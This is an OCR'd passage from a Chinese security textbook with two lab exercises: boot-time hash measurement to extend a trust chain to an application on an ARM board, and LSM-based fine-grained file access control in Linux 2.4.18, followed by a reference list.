


图 13-8　信任链流程图

（本实验仅仅针对应用程序本身，对在运行前后发生变化的数据如数据库文件，不能采用本实验的方法。本实验也没有使用 TPM 或 TCM 来验证从启动开始到 OS 的信任链，感兴趣的读者可参阅可信 PC 的验证方法设计。）

**【实验环境】**

**软件：**可运行于 ARM9 的 Hash 程序，该程序可以通过实验 13.1 的方法自行编写验证。其他的软件和硬件环境同实验 13.1。

**【实验步骤】**

**1. 信任链延伸的设计**

信任链在一级度量一级的时候是先延伸到操作系统，然后再由操作系统延伸到应用程序，因此理想的方案是在操作系统层对应用程序的完整性进行度量，方案如下：

（1）当操作系统启动完毕时，启动脚本，启动度量程序 A。

（2）A 从存储度量值的位置读取存储到其中的真实的度量值。

（3）A 对指定的应用程序进行完整性度量。

（4）A 将步骤（2）读出的真实 Hash 值与步骤（3）计算出的 Hash 值进行比对，如果相同，则提示用户信任链延伸成功，否则提示用户信任链延伸失败。

**2. 度量程序的设计**

度量程序的功能是对指定的应用程序进行度量，并将度量值与真实值进行比对，再根据比对结果报告用户度量是否成功，流程如图 13-9 所示。




图 13-9　度量程序设计流程图

### 3. 度量程序的代码的编写

在度量程序设计完成后，要用嵌入式 C 语言把它实现。其中判断信任链延伸是否成功部分的代码如图 13-10 所示。

```
        //comparing the true_hash of Application with now's
        true_hash = retreive_hash('NameOfApplication');
        now_hash = caculate_hash('NameOfApplication');
        if(true_hash == now_hash){
                printf("Trust Extended Successfully!")
                return 0;
        }else{
                printf("Trust Extended Failed!,Application Aborted");
                return 1;
        }
"TrustExtend.c" 132L, 2983C 已写入                        122,0-1        底端
```

图 13-10　度量程序的部分代码

### 4. 度量程序的代码的编译

设置好相关环境变量后，用交叉编译器对源码使用如下命令进行交叉编译生成可执行文件 duliang。

```
armv41-unknown-linux-gcc  --static -o duliang TrustExtend.c
```

### 5. 应用程序可信性的验证

将生成的可执行文件下载到开发板上，并将含有如下脚本的 Shell 文件添加到开机启动项中进行测试。其中 duliang，Applicateion 两个程序要添加到 PATH 环境变量中。

```
#!/bin/bash
duliang  1> /dev/null                    #启动度量程序
if [ $? -eq 0 ];then                     #判断度量程序返回值
echo "Trust Extedn Successfully!"        #如果为零,则信任链延伸成功,报告结果
Application                              #启动应用程序
else                                     #否则报告信任链延伸失败,不启动应用程序
echo "Trusted Extend Failed! Application Aborted"
fi
```

运行后，屏幕会输出度量的结果"Trust Extend Successfully!"，说明信任链延伸成功，继而启动应用程序；或者"Trusted Extend Failed! Application Aborted"，说明信任链延伸失败，不启动应用程序。

**【实验报告】**

（1）详细叙述实验过程，测试并分析实验结果。

（2）改动信任链延伸程序保护的软件，查看实验结果并分析。

**【思考题】**

（1）如何保证 hash 值存放的安全性？

（2）针对应用程序的信任链延伸有什么局限性？

## 13.4 访问控制增强机制设计

**【实验目的】**

通过本次试验，深入理解 Linux 安全模块（LSM）与 Flask 安全体系结构并掌握其实现方法。加深体会访问控制增强机制对于嵌入式系统安全的重要性。

**【原理简介】**

Linux 利用存储控制方法实现的自主访问控制只能对文件的所有者及其所在的组和其他用户的操作权限进行设置，并且操作类型也只有读、写、执行三种。其缺点为 root 用户拥有一切权力，而客体拥有者可以改变客体的权限位，也具有将授权赋予其他用户的权力，同时这样对文件操作权限设置的粒度较粗。

为了实现安全更强的文件保护，本系统细化了访问权限的粒度，并利用强制访问控制对系统实现统一的资源访问控制。对于细化权限粒度，首先要确定需要受保护的文件，一般保护系统二进制文件和系统配置文件；其次要决定保护文件的访问权限类型。本系统提供 4 种保护类型，如图 13-11 所示。

| 权限类型 | 权限说明 |
|---|---|
| DENY | 拒绝任何主体访问，用于敏感文件的隐藏 |
| READONLY | 任何主体不能修改带有只读标记的文件 |
| APPEND | 文件可读，且只能以追加的形式写 |
| WRITE | 文件可读可写 |

图 13-11　访问控制增强的访问权限类型

因为系统调用是发出资源访问请求和触发安全相关行为的地方，所以本系统访问控制增强功能的实施是通过修改文件系统调用实现的。其原理为在系统调用中，截获资源访问请求，根据访问控制策略实施权限检查，判断操作是否被授权，从而对重要文件进行保护。其中访问策略的实施是通过 LSM 提供的接口以及 Flask 安全体系结构实现的，如图 13-12 所示。

Linux 安全模块框架 LSM（Linux Security Modules）是 Linus Torvalds 等人发布的 Linux 内核补丁，支持多种安全策略的底层架构，是 Linux 内核的一个轻量级通用访问控制框架。LSM 在内核数据结构中添加了安全相关的字段，保存安全属性，在内核代码中的关键点添加了钩子函数，用于管理安全属性、实施访问控制，这些钩子函数本身不提供安全功能，只是一组接口函数。开发人员可以利用此框架提供的标准接口开发访问控制模块，然后插入内核，提供安全功能。

**【实验环境】**

软件和硬件环境同实验 13.1。





图 13-12　访问控制体系结构

**【实验步骤】**

（1）从 kernel.org 下载 Linux 2.4.18 内核源码，并将其解压到~/kernel-2.4.18 目录下。

```
[root@zxt smile]# cd /usr/src
[root@zxt smile]# wget http://www.kernel.org/pub/linux/kernel/v2.4/
linux-2.4.18.tar.bz2
[root@zxt smile]# tar jxf linux-2.4.18.tar.bz2
```

（2）为内核源码打 LSM 的补丁。

```
[root@zxt smile]# cd linux-2.4.18.tar.bz2
[root@zxt smile]# wget http://archive.debian.org/debian/pool/main/k/
kernel-patch-2.4-lsm
/kernel-patch-2.4-lsm_2002.03.14-1.tar.gz
[root@zxt smile]# tar zxf kernel-patch-2.4-lsm_2002.03.14-1.tar.gz
[root@zxt smile]# patch -p1 < kernel-patch-2.4-lsm-2002.03.14/lsm-
full-2002_01_15-2.4.17
.patch
```

（3）钩子函数的实现。

使用 vi 打开 fs/Namei.c，找到 file_permission 函数（如下）并修改，使其实现对上述细粒度权限的操作。

```
[root@zxt smile]# vi fs/Namei.c
int file_permission(struct file *file, int mask)
{
    return inode_permission(file->f_path.dentry->d_inode, mask);
}
```

其余钩子函数的实现如上所述。在实现了需要的钩子函数后，使用函数 register_secutity()将 LSM 框架注册到内核中。

（4）以 sys_read 系统调用为例实现对系统调用的拦截。

```
[root@zxt smile]# vi fs/read_write.c
```

使用 vi 编辑 fs/read_write.c 文件，修改 sys_read 系统调用。在 sys_read 函数内部（162 行位置）添加 security_file_permission 函数来拦截系统调用。然后 security_file_permission 函数调用钩子函数 security_ops->file_permission 来检查请求权限是否允许。有关文件访问控制的系统调用修改方法如上所述。

（5）编译内核并将其下载到开发板上，测试实验结果。

在/root/mac 的目录下新建了文件 test_deny、test_readonly、test_append 和目录 test，分别测试文件的拒绝、只读、只追加和目录的拒绝访问功能。访问控制的配置命令为 mac_conf，如图 13-13 所示列出了客体的安全属性列表。

```
[root@localhost mac]# mac_conf -L
LIST
                Subject   ACCESS  inherit time        Object
---------------------------------------------------------------------------
               Any file      DENY:  0  0000-0000   /root/mac/test_deny 0
               Any file      DENY:  0  0000-0000        /root/mac/test 0
               Any file  READONLY:  0  0000-0000  /root/mac/test_readonly 0
               Any file    APPEND:  0  0000-0000  /root/mac/test_append 0


[root@localhost mac]#
```

图 13-13　客体的安全属性列表

测试设置为拒绝访问的文件和目录，终端显示为没有此文件或目录，即设置了拒绝访问的客体被系统隐藏了，如图 13-14 所示。





图 13-14　测试属性为拒绝访问的客体

测试设置为只读的文件。利用命令重写和追加 test_readonly 文件时，终端均显示为操作被禁止。使用 cat 显示未经修改的文件内容，表明只读文件不可以被修改和追加，如图 13-15 所示。

```
[root@localhost mac]# echo "write to it"> ./test_readonly
bash: ./test_readonly: Operation not permitted
[root@localhost mac]# echo "write to it">> ./test_readonly
bash: ./test_readonly: Operation not permitted
[root@localhost mac]# cat ./test_readonly
this is a test of readonly capability for MAC.
[root@localhost mac]#
```

图 13-15　测试属性为只读的客体

测试设置为只追加的文件。利用命令重写 test_append 文件时，终端显示操作被禁止，而利用命令追加 test_append 文件时，允许操作。使用 cat 显示追加后的文件内容，表明只追加文件不可以被修改但可以追加，如图 13-16 所示。

```
[root@localhost mac]# echo "write to it"> ./test_append
bash: ./test_append: Operation not permitted
[root@localhost mac]# echo "write to it">> ./test_append
[root@localhost mac]# cat ./test_append
this is a test of append capability for MAC.

write to it
```

图 13-16　测试属性为只追加的客体

**【实验报告】**

（1）详细叙述实验过程，对文件设置不同的访问权限，测试并分析实验结果。

（2）通过修改钩子函数实现对文件更多访问控制并测试实验结果。

**【思考题】**

思考如何更好地改善嵌入式系统性能的 LSM 实现架构。

# 参 考 文 献


1. 刘晖，汤雷，张诚. Windows 7 安全指南. 北京：电子工业出版社，2011.
2. 王琛. 精解 Windows 7. 北京：人民邮电出版社，2009.
3. Windows 7：管理和操作.http://technet.microsoft.com/zh-cn/library/dd443490(WS.10).aspx.
4. 梁如军，丛日权等. Red Hat Linux 9 网络服务. 北京：机械工业出版社，2005.
5. Scott Mann 等. Linux 系统安全实用手册. 林雪梅等译. 北京：电子工业出版社，2000.
6. Scott Mann 等. Linux 系统安全：开放源码安全工具管理员指南（第二版）. 周元兴译. 北京：电子工业出版社，2004.
7. Security-Enhanced Linux User Guide 2.0. Red Hat Engineering Content Services. http:// docs.redhat. com/ docs /en-US/Red_Hat_Enterprise_Linux/6/html/Security-Enhanced_Linux /index.html.
8. 张基温. 信息安全实验与实践教程. 北京：清华大学出版社，2005.
9. Robert E. Walters,Michael Coles. 深入 SQL Server 2008. 任斌，刘芳芳译. 北京：人民邮电出版社，2011.
10. Paul DuBois. MySQL 技术内幕. 杨晓云，王建桥，杨涛译. 北京：人民邮电出版社，2011.
11. 刘宪军. Oracle 11g 数据库管理员指南. 北京：机械工业出版社，2010.
12. 朱辉生，丁勇. 数据库原理及应用实验与实践教程. 北京：清华大学出版社，2011.
13. Jesper M.Johansson. Windows Server 2008 安全技术详解. 刘晓辉，陈祎磊译. 北京：人民邮电出版社，2010.
14. 刘晓辉，李书满. Windows Server 2008 服务器架设与配置实战指南.北京：清华大学出版社，2010.